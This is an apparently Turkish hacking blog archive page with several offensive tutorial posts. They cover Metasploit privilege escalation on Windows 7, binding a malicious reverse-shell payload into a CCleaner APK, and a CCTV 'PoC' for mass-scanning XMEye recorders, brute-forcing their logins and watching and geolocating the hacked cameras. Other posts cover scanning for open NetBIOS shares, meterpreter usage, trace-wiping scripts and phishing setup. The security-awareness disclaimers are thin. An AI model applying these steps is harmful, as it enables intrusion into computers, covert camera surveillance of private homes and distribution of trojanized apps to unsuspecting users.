System Hacking etiketine sahip kayıtlar gösteriliyor. Tüm kayıtları göster

28 Mayıs 2017 Pazar

Sızılan Windows İşletim Sisteminde Yetki Yükseltme - 3


Bu makale serisinde, sızma testi adımlarından olan Post Exploitation (Sızma Sonrası) konusu içerisindeki Privelege Escalation (Yetki Yükseltme)'den bahsedilecektir.

Bir şekilde ele geçirilmiş çeşitli Microsoft Windows işletim sistemleri üzerinde yetki yükseltme işlemleri yapacağız.

Hedef Sistem: Microsoft Windows 7, 64-bit

Öncelikle hedef sisteme meterpreter satırındayken "getsystem" komutunu çalıştırdığımzda yetki yükseltme işlemi gerçekleşmiyor "getuid" komutu çalıştırıldıgında görüldüğü gibi yetkisiz. Şimdi bu adıma sessions'ı "backround" komutu ile arka plana alıyoruz.
Google üzerinden "windows 7 x86 privelege escalation" şeklinde arama yaparak sonuçlara ulaşabilirsiniz, örnek bir arama sonuçunda aşağıdaki exploiti tespit ettik.
Şimdi ise yetki yüksetleme saldırısına geçiyoruz, bunun için elde etmiş olduğumuz exploitin metasploit üzerindeki dizinine "use exploit/windows/local/ms14_058_track_popup_menu" şeklinde giriş sağladık, "show options" komutu ile exploitin nasıl kullanılacağı hakkında bilgi alma işlemi gerçekleştirdik, Son olarak "sessions -i" komutu ile yetkisizi hedef sistemin ID'sini öğreniyoruz burdan sonra yapmamız gereken tek şey "set SESSION ID" şeklinde girilir ve son olarak "run" komutu ile exploiting işlemi başlatılır. Görüldüğü gibi yetki yükseltme işlemi başarılı bir şekilde gerçekleşti. 
Bir sonraki yetki yükseltme bölümünde görüşmek üzeri.
Devamı

22 Mayıs 2017 Pazartesi

Android Hacking Serisi - 4 (APK Birleştirme)


Yüklüyoruz Evet de , Nedir Bu APK ?

APK 'nın kelime anlamı Android Application Package yani Android Uygulama Paketi ' dir. Temelinde uygulamayı kullanabilmek için kullanmamız gereken tüm bileşenleri içeren ve tek tıkla rahatlıkla kurabiliceğimiz paketler bütünüdür. Ziplenmiş bir dosya gibi düşünebiliriz. Windows'ta ki .exe formatının android karşılığıdır.

Bilinmeyen kaynaklardan indirdiğiniz .apk uzantılı dosyaların ne kadar tehlikeli olabiliceğinden bahsedicez bugün ..

Zararlı APK ' yı Nasıl Zararsız APK ile Birleştiririz ?

Uzak sunucumuza veya localimize git yardımıyla dosyayı çekiyoruz.

git clone https://github.com/suraj-root/spade.git


git kurulu değil ise  " apt-get install git "


Makalemi yazarken kullanıcağım APK ' nın linki :
http://www.mediafire.com/file/ob48cm4csq76cfq/com.piriform.ccleaner.apk


./spade.py com.piriform.ccleaner.apk

    bu komuttan sonra gerekli kurulumlar gerçekleşiyor.


    Sonrasında oluşan .apk uzantılı dosyayı kurarken hangi dosyanın APK'sı ile bind ettiyseniz kurulum da sanki onu kuruyormuşsun gibi kuruyor fakat Reverse Shell ' i sıkıntısız veriyor. Zaten önce ki makale serilerimiz de nasıl exploit edilebiliceğinden bahsetmiştik ..
    Devamı

    21 Mayıs 2017 Pazar

    Sızılan Windows İşletim Sisteminde Yetki Yükseltme - 2


    Bu makale serisinde, sızma testi adımlarından olan Post Exploitation (Sızma Sonrası) konusu içerisindeki Privelege Escalation (Yetki Yükseltme)'den bahsedilecektir.

    Bir şekilde ele geçirilmiş çeşitli Microsoft Windows işletim sistemleri üzerinde yetki yükseltme işlemleri yapacağız.

    Hedef Sistem: Microsoft Windows 7, 64-bit

    Öncelikle hedef sistemde "whoami" komutu çalıştırıldıgında görüldüğü gibi yetkisiz.
    Şimdi ise "Windows Exploit Suggester" adında bir toolumuz bulunmakta bunu ile hedef sistemdeki bilgilere göre hangi güvenlik açıkları bulunmakta bunları görüntüleyeceğiz. Bunun için ilk olarak "https://github.com/GDSSecurity/Windows-Exploit-Suggester" adresinden tool indirilir.
    Tool'un oldugu dizine gidilir ve "python windows-exploit-suggester.py --update" komutu ile güncel exploitlerin xlsx dosyayı indirilir.


    hedef sistem üzerinden "systeminfo" komutu ile sistem bilgileri görüntülenir ve "Windows          exploit suggester'ın" oldugu dizine systeminfo.txt adında bir dosya oluşturulup içine yapıştırılır ve kayıt edilir.


    Son olarak "python windows-exploit-suggester.py --database 2017.02.09-mssb.xls --systeminfo sistem.txt" şeklinde yazılır ve çalıştırılır. Görüldüğü gibi hedef sistemdeki güvenlik açıklarını görüntüledi, örnek olarak "MS16-16" yetki yükseltmek için kullanılan bir zafiyetmiş.
    Exploiti-db üzerinden MS16-016 exploitimiz download edilir.
    son olarak "EoP.exe" çalıştırılır, görüldüğü gibi bize yeni bir pencere açtı "whoami" komutunu kullanarak sistemdeki hakkımızı görüntülemekteyiz. 
    Bir sonraki yetki yükseltme bölümünde görüşmek üzere.
    Devamı

    RED TEAM: Shell Scripting ile Anonim Kalın


    Merhaba arkadaşlar, bu yazımızda Linux ortamlarda shell scripting ile çeşitli araçlar geliştirirken anonim kalmamız gerektiği durumlarda dikkat edilmesi gereken bir kaç husustan örnekleriyle birlikte bahsedeceğim.

    Başka ellerde yazılmış ve sistemleriniz üzerinde kullanmadan önce her seferinde kaynak kod analizi yapmak zorunda kaldığınız araçları kullanmaktansa hem güvenliğiniz, hemde kod becerinizi zinde tutmak için kendi araçlarınızı kullanıyor olmak önemli bir faktör. Amerika'yı yeniden keşfetmeye varabilecek durumlarda bu tezimiz çürüyebilir, evet. Ancak ufak araçlarınızı kendiniz yazıyor olmak hem keyif verecek hemde daha farklı bakış açıları kazanmanızı sağlayıp aşağıda ki bir kaç örnekte de göreceğimiz üzere kullandığınız sistemlerin işleyişini anlamak ve o sisteme tam anlamıyla hakim olmanızı sağlayacaktır. Hele ki söz konusu dil "shell scripting" ise artık sisteminizin direk kendisi ile konuştuğunuzu unutmayın.

    Peki nedir bu shell scripting?

    Unix sistemlerde komutları yorumlamak ve yönetmek için kullandığımız bir programdır aslında kabuk (shell). Bir başka değişle GUI üzerinden yaptığınız her şeye ek olarak, sistemsel bir çok olayla sistem arasında ki tercümandır shell scripting. Yani buradan da anlayabileceğimiz gibi doğru komutlar ile birlikte GUI'den çok daha etkili kullanılabilir. Shell scripting ile programları, dosya sistemlerini çalıştırabilir, bilgisayar kodunu derleyebilir, bir sistemi işletebiliriz. Kısacası bilgisayarımızı en etkili şekilde yönetebiliriz. Bu da demek oluyor ki sistemde en ince ayrıntıya kadar dokunabiliriz...

    Biz ise bu yazımızda bu gücü kendi güvenliğimizi yada bir başka değişle kendimize anonim bir kimlik sağlamak için kullanacağız. Öncesinde bir çok araçta gördüğünüz ve "Nasıl yapılıyor ki?" dediğiniz bir kaç ufak örnek vereceğim sizlere. Bu yazı sonrasında kendi araçlarımızı yazarken, araçlarımızın güvenli olduğu kadar, estetikte görünmesini sağlayacağız.

    Az laf, çok iş...

    #!/bin/bash
    
    Yazacağımız programın ilk satırında ki bu girdi ile beraber programımızın /bin/ dizini altında ki bash tarafından yorumlanacağını sistemimize belirtmiş oluyor.

    personelheader(){
    
    clear
    $blue
    echo "*****************************************************************************************"  
    echo "* NHG Team v$versionBase | Serhatgksu 2017 | http://github.com/serhatgksu * | [CTRL+C] Exit | *"
    echo "*****************************************************************************************"
    
    }


    Bu komut ile yukarıda ki çıktısında da görebildiğiniz üzere yazacağımız araç için bir header oluşturduk ve program her başlatıldığında bu ve yada sizin kendiniz için oluşturduğunuz farklı bir tasarımda ki header terminal ekranına basılacaktır.

    logo(){
    echo -e "                                                                      "
    echo -e "                                                                      "
    echo -e ".##....##..######...##.....##....########.########....###....##.....##"
    echo -e ".###...##.##....##..##.....##.......##....##.........##.##...###...###"
    echo -e ".####..##.##........##.....##.......##....##........##...##..####.####"
    echo -e ".##.##.##.##...####.#########.......##....######...##.....##.##.###.##"
    echo -e ".##..####.##....##..##.....##.......##....##.......#########.##.....##"
    echo -e ".##...###.##....##..##.....##.......##....##.......##.....##.##.....##"
    echo -e ".##....##..######...##.....##.......##....########.##.....##.##.....##"
    echo -e "                                                                      "
    echo -e "                                                                      "
    }
    

    Bu komut ile ise yine yukarıda gördüğümüz üzere aracımız çalıştırıldığında takımımızın ASCI art logosunu ekrana basıyor. Echo komutlarıyla bunu satır satır yapabileceğiniz gibi aşağıda ki örnekte görebileceğiniz gibi base64 encode ve gzip kullanarak da, sytax'dan dolayı kullanamadığınız bazı ASCI Art örneklerinde yaşayacağınız sorunların önüne geçebilirsiniz...

    logo2(){
    
    # ########::'########:'########::'########::'########:'##::: ##:
    # ##.... ##: ##.....:: ##.... ##: ##.... ##: ##.....:: ###:: ##:
    # ##:::: ##: ##::::::: ##:::: ##: ##:::: ##: ##::::::: ####: ##:
    # ########:: ######::: ##:::: ##: ########:: ######::: ## ## ##:
    # ##.. ##::: ##...:::: ##:::: ##: ##.....::: ##...:::: ##. ####:
    # ##::. ##:: ##::::::: ##:::: ##: ##:::::::: ##::::::: ##:. ###:
    # ##:::. ##: ########: ########:: ##:::::::: ########: ##::. ##:
    #..:::::..::........::........:::..:::::::::........::..::::..::
    
    base64 -d <<< "H4sIAPGSXlgAA32PUQ7AIAhD/zkFiR/+cYDe/2BTKUHUjCyutit5k944QMqnWXMAOk4Zh42ZmtKA
    27zyln1wFyVv1bxy3kWTT0McpWfuD/k13EV39gldc3MG5/cFf/ybS7UWxP9bRa3QWz9zdsSBMF/G
    2RWY+zeZR0fkA98vJ64CAgAA" | gunzip
    
    }
    

    Yukarıda ki örnek kodu çalıştığınıda ortaya çıkan görüntü, yukarıda ki kodda "#" ile yorum satırı olarak belirttiğimiz REDPEN olacaktır.

    Arayüzden bu kadar bahsetmenin yeterli olacağı kanısındayım. Şimdi asıl önemli nokta olan noktaya yani aracımızın sistemle haberleşip, sistemden belli alanları gerek spoof ederek, gerekse farklı alt yapıları kullanarak nasıl anonim kalacağını kodlamaya.. Bu kısımda da yine örneklerle devam edeceğiz.

    function temizlikVakti{
     killall -q chrome dropbox iceweasel skype icedove thunderbird firefox firefox-esr chromium xchat hexchat transmission steam
            echo -e -n "Dangerous applications killed"
    
     bleachbit -c adobe_reader.cache chromium.cache chromium.current_session chromium.history elinks.history emesene.cache epiphany.cache firefox.url_history flash.cache flash.cookies google_chrome.cache google_chrome.history  links2.history opera.cache opera.search_history opera.url_history &> /dev/null
     echo -e -n "Cache cleaned"
    }
    

    Yukarıda belirttiğimiz fonksiyonumuz sayesinde bilgisayarımızda kurulu bulunan tehlike arz edebilecek uygulamaları "killall -q" parametresiyle birlikte kapatıyor ve yine tuttukları cache bilgileriyle bizi sanal alemde tehlikeye sokabileceğini düşündüğümüz tüm uygulamaların ise cache verilerini "bleachbit -c" parametresiyle birlikte kullandığımı "&> /dev/null" değeriyle birlikte temizliyoruz.

    ***BleachBit, değerli disk alanını boşaltmak, gizliliği korumak ve önemsiz dosyaları kaldırmak için sistemimizde bulunan gereksiz dosyaları silen bir araçtır. Önbellek, geçici dosyalar, çerezler ve kırık kısayollar da dahil olmak üzere kurtulmamız gereken bir çok veriyi sistemimizden temizler. Epiphany, Firefox, Flash, Java, KDE, OpenOffice.org, Opera, RealPlayer, rpmbuild, VIM, XChat ve daha bir çok uygulamaya direk etki edebilir bir araçtır.

    function ipAdresim {
    
     echo -e "\nIP Adresim :\n"
     sleep 1
     wget -qO- http://ip.frozenbox.org/
     echo -e "\n\n----------------------------------------------------------------------"
    }
    

    Ufak bir hatırlatma olarak bu fonksiyonuda paylaşmakta fayda var. Yapacağımız işlemlere başlamadan önce sistemimizin sahip olduğu gerçek ip adresi bilgisine sahip olmamız, işlemlerimiz sonrası bize karşılaştırma ve anonimliğimizi teyit etme fırsatı verecektir.

    Yazımızın bir sonra ki bölümünde aracımızı;
    - Nasıl TOR network'ü üzerinden internete çıkartırız?
    - Hostname bilgimizi nasıl spoof ederiz?
    - Swap alanını ve ram üzerinde ki cache veriyi temizleyerek anti-forensic bir hale getirebiliriz?
    gibi sorulara cevap arayacağız.
    Devamı

    15 Mayıs 2017 Pazartesi

    Sızılan Windows İşletim Sisteminde Yetki Yükseltme - 1


    Bu makale serisinde, sızma testi adımlarından olan Post Exploitation (Sızma Sonrası) konusu içerisindeki Privelege Escalation (Yetki Yükseltme)'den bahsedilecektir.

    Bir şekilde ele geçirilmiş çeşitli Microsoft Windows işletim sistemleri üzerinde yetki yükseltme işlemleri yapacağız.

    Hedef Sistem: Microsoft Windows 7, 64-bit

    Meterpreter vasıtasıyla ele geçirdiğimiz W7 üzerinde öncelikle getuid komutuyla yetki kontrolü yapıyoruz.

    Görüldüğü gibi shell satırına düştüğümüz zaman bir kullanıcı oluşturmak istiyoruz ve bize dönen cevapta ise yetkimizin olmadığını söylemekte.
    Şimdi ise meterpreter satırına tekrardan dönüyoruz ve getsystem (Windows işletim sistemlerinde XP, Vista, Win7 platformlarına kadar bu komutla otomatik olarak yetki yükseltebiliriz) komutu çalıştırılarak yetki yükseltme işlemi gerçekleştirilir. Görüldüğü gibi getuid komutu ile yetki yükseltme işlemi gerçekleşti. Şimdi tekrardan shell satırına dönüyoruz ve kullanıcı oluşturma işlemi başarılı bir şekilde gerçekleştirildi.

    Bir sonraki yetki yükseltme bölümünde görüşmek üzere.
    Devamı

    14 Mayıs 2017 Pazar

    PoC: XMEye Yazılımlı CCTV Kamera Hacking


    Merhaba arkadaşlar, CCTV Kamera Hacking ve Güvenlik başlıklı yazıya olan yoğun ilgi ve alaka sonrası gelen istekler üzerine ufak bir PoC hazırlama kararı aldım. Öncelikle bilmenizi isterim ki, bu yazıda bahsi geçecek olan tüm içerik ve yöntemler son kullanıcı güvenliğini tehdit eden önemli bir zafiyete önlem alınması ve bilinç oluşturmak amaçlı yazılmıştır.

         Bir önce ki yazımızdan hatırlayacağınız üzere evlerimize ve işyerlerimiz kurulan CCTV kamera sistemlerinin kameralardan gelen analog veriyi dijitale çevirmesini sağlayan ve beraberinde bu sistemlere kayıt, geri oynatma ve uzaktan izleme gibi özellikleri getiren yazılımlar olduğundan bahsetmiştik.

    Xmeye markalı yazılım dünya üzerinde ki kayıt cihazlarında en çok kullanılan CMS yazılımdır. Sadece android market üzerinden bile 5.000.000 indirme sayısı bulunan yazılımın dünya genelinde ki kayıt cihazlarının %60'ından fazlasında kullanıldığı düşünülmekte. Rakam bu kadar büyük olunca yazılımı incelemek ve ne gibi tehditlere maruz kaldığımızı öğrenmek istedik ve ortaya çok enteresan sonuçlar çıktı. Bugün dünya üzerinde ki milyonlarca cihazı evinizden izleyebilmenize olanak sunan bir zafiyetten bahsediyorum. Güvenliğimizi göz önünde bulundurarak evimize, iş yerlerimize hatta yatak odalarımıza kadar soktuğumuz bu cihazlar aslında neler yapabiliyor gelin beraber inceleyelim...

    Xmeye'nin Android market üzerinden indirilme sayısı 

    Öncelikle bu tip cihazlara ne kadar kolay ulaşılabileceğinden bahsetmekte fayda var. Yine bir önce ki yazımızdan da hatırlayacağınız üzere bu sistemlerim spesifik portlar kullandığından bahsetmiştik. XMEye'de ise bu port numarası 34567 olarak karşımıza çıkıyor. XME'ye cihazların kullandığı bu port numarası çeşitli port tarama araçları ile taratıldığında karşımıza zafiyete uğratılabilir bir çok ip adresi çıkıyor. Tehlikenin boyutunu kavramanız açısından bir bilgi vermem gerekirse bu rakam Türkiye'de sadece 1 günlük yapılan bir taramada 25.000'leri bulabiliyor. Bir çok yöntemle tarayabileceğiniz, hatta yazacağınız araçlar ile otomatize edebileceğiniz binlerce CCTV kamera mevcut. Bu yöntemlere basit bir kaç örnek vermek gerekirse;

    Netcat ile; nc -nvw1 <ip adresi> 34567


    Nmap ile; nmap -sS -Pn -T5 <ip adresi ve/veya iprange" -p 34567 --open


    Shodan.io ile; port:34567


    Kendi yazabileceğiniz çeşitli araçlar ile bu işi otomatik bir hale getirebileceğinizden bahsetmiştik. Her türlü TCP paketine cevap veren bu cihazları taramak o kadar da zor değil. NGH team olarak çeşitli fiziksel sızma testlerinde bahsettiğimiz bu port taramalarını otomatik bir hale getiren ve ayrıca ağına sızılan sistemin local network'ü içerisinde bulunan güvenlik kameralarını tespit etmek amaçlı kullanmak için yazdığımız araç bunlara örnek olabilir.

    Hemen yanda gördüğünüz yazılım bulunduğu ağın subnet mask'ını belirleyebiliyor ve belirlediği bu ip'ler üzerinde  XMEye, TOPSVIEW, NVSIP ve N_EYE yazılımlarını barındıran kayıt cihazlarını bizim için listeleyebiliyor. Biraz daha detaya inmek için XMEye yazılımlı cihazlardan örnek vermek gerekirse, belirlenen tüm ip'lerin 34567 portunu pingleyen bu yazılım cevap aldığı ip adresleri üzerinde ki yazılımın XMEye olduğunu tespit ederek program üzerinden ip adresi ve yazılım bilgisini bizlerle paylaşabiliyor.

    Çeşitli güvenlik çözümlerine takılmamak içinde karşı önlemler barındıran bu gelişmiş araç gibi bir araç, fiziksel sızma testlerinde bağlı bulunduğu ağ üzerinde ki kamera yazılımlarını bularak büyük önem taşıyan güvenlik kamerası faktörünü bu şekilde bypass edebiliyor.


    Yukarıda bahsettiğimiz yöntem fizik sızma testi senaryolarında kullanılıyor ama bazı durumlarda hatta genelinde kişilerin amacı yukarıda ki senaryo kadar masum ve çeşitli sözleşmelere bağlı ve güvenlik amaçlı kullanılmıyor. Şimdi gelin bu senaryoyu biraz karanlık taraftan birinin gözünden ele alalım ve bunun için bir araç yazalım. Bu şekilde ne gibi sonuçlar doğurabileceğini ve neden önlem almamız gerektiğini daha iyi anlayabileceğimizi düşünüyorum. Ee ne demişler "Bir musibet, bin nasihatten iyidir."

    Aşağıda sadece bir fonksiyonunu gördüğünüz araç verilen ip adresi aralığında ki tüm ip'lerde 34567 portunu tarıyor ve açık bulduğu ip adreslerini bir database üzerine kayıt ederek sonrasında birden çok farklı senaryoda yine birden çok amaç için kullanılabilecek büyük bir data hazırlıyor. Cluster yöntemi ile 1000'lerce cihaz üzerinden başlatılabilecek bu tip bir tarama sonucunda sadece 1 gün içerisinde tüm geçmiş kayıtlarına dahi ulaşılabilecek milyonlar güvenlik kamerasına ulaşılmış olunuyor. Asıl tehlike tüm bu cihazların sadece tek bir tık ile firmware güncellemelerinin bu dataya sahip kişiler tarafından yapılabilindiği düşünüldüğünde ortaya çıkıyor.
    XMEye kamera tarayıcı


    Artık bu kameralara nasıl ulaşabileceğimiz konusunun kafamızda oturduğunu varsayarak bir sonra ki adıma geçmek istiyorum. Bu adımda elimizde ki bu cihazların login ekranını nasıl geçebileceğimiz hakkında 2 farklı yöntemden bahsetmek istiyorum. Kendi cihazım üzerinden akan trafiği wireshark ile analiz ettiğimde login sırasında authentication protokolünde karşımıza çıkan datanın içeriği dikkatimizi çekiyor ve bahsettiğimiz yöntemlerden biri karşımıza çıkıyor.

    Login esnasında wireshark paket analizi


    web.ocx kütüphanesini kullanan bu kameralar TCP/IP protokolü üzerinden login işlemlerini gerçekleştiriyor. Yukarıda örneğini gördüğünüz TCP paketi içeriğinde ki data segmenti manipüle edildiğinde dakikada çok yüksek rakamlara ulaşan bir brute-force atağı gerçekleştirilebiliyor.

    Bir diğer yöntemden bahsetmeden önce size şunu söylemem gerekiyor ki bu cihazların %80'ine yakını 34567 portu ile birlikte kullanıcıların bir web arayüzü üzerinden de kameralarını izleyebilmeleri için 80 portunuda kullanıyor. 80 portu açık olan cihazlarda ise işlem çok daha basit bir hal alıyor. Bu şekilde daha seri sonuçlar alabileceğiniz, daha doğrusu tek denemelik işlemler için sizi yormayacak bir kaç satır kod ile çözebileceğiniz bir yapı ortaya çıkıyor.

    Wget ile hazırlanmış basit bir örnek
    Yukarıda da örneğini gördüğünüz üzere sadece wget ile dahi sistemde login olup olamadığınız bilgisine ulaşabiliyorsunuz. Gelin şimdi yukarıda örneği biraz daha geliştirip bunu sadece wget üzerinden dahi nasıl otomatik bir hale getirebileceğimizi görelim...

    Yukarıda ki örnekte de görebildiğiniz gibi kullanıcı girdisi ile belirlenen ip aralığında port kontrolü ve brute-force işlemi yapabilen bir araç yazdık. Yukarıda ki örnekte brute-force işlemi yapmıyor olsak da araç bu tarz denemeleri yapabilecek kabiliyette. Bu sayede artık elimizdeki ip listesinde ki cihazlara login olduktan sonra iş bu gücü elinde barındıran kişinin insiyatifine kalıyor. Gelin isterseniz neler yapılabileceği ile ilgili ufak bir kaç fonksiyon örneği ile birlikte bu katmanı da inceliyelim. 

    Bu fonksiyon ile birlikte yurıda ki örneklere benzer yöntemler ile kullanıcı adı ve parola bilgisine ulaştığı sistemleri kullanan bir hacker gözü ile birlikte yapıyı incelemeye başlayacağız. Aşağıda ki fonksiyon bir api ile çalışıyor ve bağlı bulunduğu database üzerinden çektiği ip adresi ve parola datasını admin username ile işleme sokarak kameranın oynatılmasını ve izlenebilmesini sağlıyor.

    Aşağıda gördüğünüz fonksiyon ise yine api üzerinden sisteme bağlı kullanıcının ip bilgisine dayanarak yakın çevresinde sisteme daha önceden yukarıda ki yöntemler ile hacklenerek girmiş güvenlik kameralarını listeliyor ve kişinin çevresinde ki kameraları izleyebilmesini sağlıyor.

    Aşağıda gördüğünüz fonksiyon ise izlenmekte olan kameranın konum bilgilerine yine ip adresine dayanarak bağlı bulunduğu api üzerinden işlem yaparak ulaşılabilmesini sağlıyor.


    Gördüğünüz gibi güvenlik amaçlı kullandığımız bu cihazlar önlem alınmadığı taktirde hiçte güvenli değil. Yukarıda uygulanma yöntemlerinden bahsettiğimiz, yakın tarihte tarihin en büyük ddos atağınada zemin hazırlayan bu güvenlik zafiyeti hakkında umarım bir fikir sahibi olmanızı sağlamış ve farkındalık kazandırmışızdır. 

    Güvenli günler...
    Devamı

    7 Mayıs 2017 Pazar

    Netbios Tehlikesi

    Microsoft'un tcp/ip ortaya çıkmadan önce kendi sistemleri arasında iletişim sağlamak için kullandığı bir protokol olan NETBIOS , tcp/ip ile birleşerek bir port numarasına sahip oldu ve genelde 135,137,139,445 gibi portlardan hizmet verebilir hale geldi. Ancak her geçen gün bu servis ve portların internet'e açık olması bir çok paylaşıma açık klasöre yetkisiz bir biçimde erişilebilir olmasına sebep olmakta. Mevcut verinin transfer edilmesinden sonra bu paylaşımlar açık unutulduğundan çok sayıda objeye günümüzde hiçbir güvenlik kontrolü olmadan erişilebilmektedir. Bu paylaşım ağlarını bulmak için nmap’den yararlanacağız.
    Nmap –sS –p U:135,137,138,T:139,145 –n –open <ip aralığı>
    Tarama sonucunda elde ettiğimiz ip adreslerine ulaşmak için her hangi bir klasörün içerisinde CTRL+ L kombinasyonuna basarak açılan kutuya //bulduğunuz ip yazıp ortak ağ klasörüne erişmiş oluruz.Bazı ortak ağ paylaşım klasörleri şifreli halde tutulur sebebi ise yetkisiz kullanıcıların bu klasörlere erişmemesi içindir.


    Devamı

    RED TEAM: Çekiyorum, el salla


    Yazı serisinin bu kısmında bir diğer fiziki güvenlik sistemleri ürünü olan güvenlik kameralarından bahsedeceğiz. Bilindiği üzere çağımızda kurumların neredeyse tümünde karşımıza çıkan bu sistemler görüş açısı etrafında ki her kareyi saniye saniye kayıt etmekte. Bir önce ki yazıda bahsettiğimiz bypass işlemleri sırasında da bu görevlerini sürdürüyor olduklarını aklımızdan çıkartmamamız gerekiyor. Bu nedenle aslında anlatılacak bir çok farklı cihaz ve bypass yöntemlerinden bahsetmeden önce yazı dizisinin bu kısmında güvenlik kameralarından bahsediyor olacağız.

    Bu yazıda bir senaryo üzerinden anlatımlarda bulunacağım.

    Sızma testi sırasında iç ağda kendimize yer bulabildiğimiz taktirde kurum içerisinde aynı networkte bulunan tüm kameraları ve en önemlisi bu kameraların aldığı görüntülerde ki analog veriyi dijital hale çeviren yazılımları belirlemek büyük önem arz etmekte. Bu gibi sistemlerin üzerinde bulunan yazılımları belirleyebilmek için sistemler hakkında bilgiye sahip olmak gerekiyor. Kameraların bulunduğu NVR yada DVR gibi cihazların kullandığı yazılımlar bunların başında geliyor. 4 büyük ana yazılım dağıtıcısı sektörde büyük bir pazarı tekelinde bulunduruyor. Bu yazılımların kullandığı spesifik portlar ve ulaşılabilir olması bir çok konuda işinizi kolaylaştıracaktır. Bu gibi bilgilere sahip olduktan sonra yazabileceğiniz ve aşağıda da örneğini görebileceğiniz programlar sayesinde network üzerinde bulunan güvenlik kameralarının bağlı bulunduğu kayıt cihazlarının üzerinde yer alan yazılımın markasına ulaşmanız bir hayli kolaylaşıyor.

    Hemen yanda örneğini gördüğünüz program bağlı bulunduğu network üzerinde ki tüm güvenlik kameralarını listeleyebiliyor ve listelediği kameraların bağlı bulunduğu DVR//NVR'ların üzerinde bulunan yazılımı da bizler için bulabiliyor. Peki hangi yazılımı barındırdığını biliyor olmak bizlere ne gibi kolaylıklar sağlayacak? - Bu bilgiye sahip olmak bize o kayıt cihazının hangi spesifik port üzerinden işlem yaptığı bilgisini veriyor olacak. Bu bilgiler ışığında bir sonra ki yazımızda bahsedeceğimiz çeşitli yöntemler ile kamera sistemlerine sızabilecek, kayıtlı bulunan verileri manipüle edebilecek, kayıt cihazını ve içerisinde bulunan harddiski kullanılmayacak hale getirebilecek ve ulaşılmasını istemediğimiz tüm görüntüleri bu sayede cihaz üzerinden silmiş olacağız. Tabi bu anlattıklarımız bunlarla da sınırlı kalmıyor..Kayıt cihazları üzerinde bulunan yazılımlara firmware güncellemesi yaparak, kendi oluşturduğumuz firmwareleri de yükliyebiliyor olacağız...

    Devam edecek...
    Devamı

    Android Hacking Serisi - 2 (Meterpreter Komutları Ek Bilgi)


    Merhaba arkadaşlar geçen haftadan hatırlayacağınız üzere hedef android'e sızıp meterpreter ekranına düşmüştük..
    Bu makalemizin amacı bir sonra ki makalemiz de kullanılacak olan bazı komutların aslında ne işe yaradığını öğrenmektir. Dilerseniz kısa cümleler ile meterpreter komutlarından bahsedelim.

    Temel Komutlar

    • ? - Yardım menüsü
    • background - Geçerli oturumu arka plana taşır
    • bgkill - Bir arka plan meterpreter betiğini öldürür
    • bglist - Çalışan tüm arka plan komut dosyalarının listesini sağlar
    • bgrun - Bir betiği arka plan ipliği olarak çalıştırır
    • channel - Etkin kanalları görüntüler
    • close - Bir kanalı kapatır
    • exit - Bir meterpreter oturumunu sonlandırır
    • help - Yardım menüsü
    • interact - Bir kanalla etkileşim kurar
    • irb - Ruby komut dosyası moduna girme
    • migrate - Etkin işlemi belirlenmiş bir PID'e taşır
    • quit - Bir meterpreter oturumunu sonlandırır
    • read - Bir kanala ait verileri okur
    • run - Bundan sonra belirlenen meterpreter komut dosyasını çalıştırır
    • use - Meterpreter uzantılarını yükler
    • write - Meterpreter uzantısını yükler

    Dosya Sistemi Komutları

    • cat - Dosyanın içeriğini stdout'a ve çıkışa okur
    • cd -  Kurban üzerinde ki dizini değiştir
    • del - Kurban üzerinde ki bir dosyayı silmek istersek ..
    • download - Mağdur sistemden rahatsız edici sisteme bir dosya indirmek için kullanılır.
    • edit - Vim ile birlikte dosyayı düzenler
    • getlwd - Yerel dizini yazdırır
    • getwd - Çalışma dizini yazdır
    • lcd -Yerel dizini değiştir
    • lpwd - Yerel dizini yazdır
    • ls - Mevcut dizindeki dosyaları listeleme
    • mkdir - Kurban sistem de dizinini yarat
    • pwd - Yazdırma çalışma dizini
    • rm - Bir dosyayı sil
    • rmdir - Kurban sistemindeki dizini kaldır
    • upload - Hücre sisteminden kurbana bir dosya yükle
    Arkadaşlar komutlar bu şekilde devam ediyor meterpreter açık iken " ? " basarsanız kullanabileceğiniz komutları size dökecektir bu hafta 2 makale birden çıkaracağım için sizleri pek yormak istemiyorum. Bu hafta ki makalemizde peki neler yer alıcak sorusuna cevap vericek olursak backdoor'umuzu kalıcı hale nasıl getirebiliriz ve hacklenmiş cihazımızda komutların aktif olarak kullanımı şeklinde olacaktır.
    Devamı

    6 Mayıs 2017 Cumartesi

    CmdShell Üzerinden Meterpreter Oturumu Açma

    Bu makalemizde, cmd shell alınan bir sistemden meterpreter satırına nasıl geçiş yapılır uygulamalı bir şekilde göreceğiz.

    Aşağıdaki görselde görüldüğü gibi cmd shell alınmış bir client var, CTRL+C kombinasyonlarını kullanarak SESSIONS'u background'a alıyoruz.

    Background'a alma işleminden sonra  "use post/multi/manage/shell_to_meterpreter" şeklinde PAYLOADın dizinine girilir, "show options" komutu ile daha fazla bilgi alabilirsiniz, "set LPORT <hedefPORT>" ve "set SESSIONS <CMDshell Session ID'si>" şeklinde bilgiler girilir ve son olarak "run" komutu çalıştırılır. Birsonraki adımda ise meterpreter oturumuna geçiş sağlanmış olunur.

    Devamı

    2 Mayıs 2017 Salı

    Örnek Phishing Saldırısı ve Korunma Yöntemleri


    Sistemin en zayıf halkasına nasıl phishing (oltalama) maili gönderilir ve phishing maillerinden korunmak için nelere dikkat etmemiz gerektiğini ele alacağız.

    Kısaca phishing, sistemin en zayıf halkasını yani insan faktörünü hedef alan bir saldırı türüdür ve sosyal mühendislik yöntemleri arasındadır.
    Saldırgan, kurbanın özel bilgilerine ulaşmak için çeşitli web sitelerinin arayüzlerini taklit ederek, kurbanını inandırır ve sisteme giriş yapmasını bekler.

    Saldırganın oluşturduğu sahte siteye login (giriş yapan) olan kişi bilgileri saldırgana gider ve siteye login olan bir kişi hiçbir şey olmamış gibi sahte sitenin orijinal login sayfasına yönlendirilir.

    Şimdi örnek bir saldırı senaryosunda kullanmak için ParrotOS'ta bulunan SET (Social Engineering Toolkit) aracı bize yardımcı olacaktır.


